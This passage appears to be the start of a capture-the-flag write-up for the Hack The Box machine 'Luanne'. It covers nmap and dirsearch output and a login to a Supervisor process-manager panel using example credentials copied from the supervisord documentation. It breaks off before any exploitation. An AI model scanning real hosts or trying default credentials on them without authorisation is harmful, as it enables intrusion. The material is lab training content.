

luanne



```
┌──(root💀kali)-[/Documents/htb/boxes/luanne]
└─# nmap -sC -sV -oA nmap/luanne 10.10.10.218
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-15 20:51 EDT
Nmap scan report for 10.10.10.218
Host is up (0.082s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.0 (NetBSD 20190418-hpn13v14-lpk; protocol 2.0)
| ssh-hostkey:
|   3072 20:97:7f:6c:4a:6e:5d:20:cf:fd:a3:aa:a9:0d:37:db (RSA)
|   521 35:c3:29:e1:87:70:6d:73:74:b2:a9:a2:04:a9:66:69 (ECDSA)
|_  256 b3:bd:31:6d:cc:22:6b:18:ed:27:66:b4:a7:2a:e4:a5 (ED25519)
80/tcp   open  http    nginx 1.19.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=.
| http-robots.txt: 1 disallowed entry
|_/weather
|_http-server-header: nginx/1.19.0
|_http-title: 401 Unauthorized
9001/tcp open  http    Medusa httpd 1.12 (Supervisor process manager)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=default
|_http-server-header: Medusa/1.12
|_http-title: Error response
Service Info: OS: NetBSD; CPE: cpe:/o:netbsd:netbsd
```


we need authentication , and we dont know what kind of service this is


10.10.10.218:9001
kyrepo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
Authentication Required - Mozilla Firefox
Cancel
OK

http://10.10.10.218:9001 is requesting your username and password. The site says: “default”

User Name:

Password:


supervisord.org/configuration.html
yrepo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...

{SHA}82ab876d1387bfafe46cc1c8a2ef074eae50cb1d is the SHA-stored version of the password "thepassword".

Note that hashed password must be in hex format.


Default: No password required.

Required: No.

Introduced: 3.0

[unix_http_server] Section Example


```
[unix_http_server]
file = /tmp/supervisor.sock
chmod = 0777
chown= nobody:nogroup
username = user
password = 123
```



http://10.10.10.218:9001 is requesting your username and password. The site says: "default"


User Name: user

Password: ●●●


10.10.10.218:9001
yrepo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
Supervisor status
REFRESH
RESTART ALL
STOP ALL

State	Description	Name	Action
running	pid 422, uptime 0:11:02	memory	Restart Stop Clear Log Tail -f Stdout Tail -f Stderr
running	pid 413, uptime 0:11:02	processes	Restart Stop Clear Log Tail -f Stdout Tail -f Stderr
running	pid 436, uptime 0:11:02	uptime	Restart Stop Clear Log Tail -f Stdout Tail -f Stderr

here we need authentication as well that we dont have



10.10.10.218


Authentication Required - Mozilla Firefox

http://10.10.10.218 is requesting your username and password. The site says: “.”


User Name:

Password:

what we gonna do is running dirsearch to look for folders and files




```
┌──(root💀kali)-[/Documents/htb/boxes/luanne]
└─# dirsearch -u http://10.10.10.218

                                        v0.4.1

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10877

Output File: /root/.dirsearch/reports/10.10.10.218/_21-05-15_21-01-47.txt

Error Log: /root/.dirsearch/logs/errors-21-05-15_21-01-47.log

Target: http://10.10.10.218/

[21:01:47] Starting:
[21:02:25] 200 -  612B  - /index.html
[21:02:41] 200 -   78B  - /robots.txt

Task Completed
```




10.10.10.218/robots.txt

```
User-agent: *
Disallow: /weather  #returning 404 but still harvesting cities
```




404 Not Found

we have to fuzz that directory we gonna use ffuf

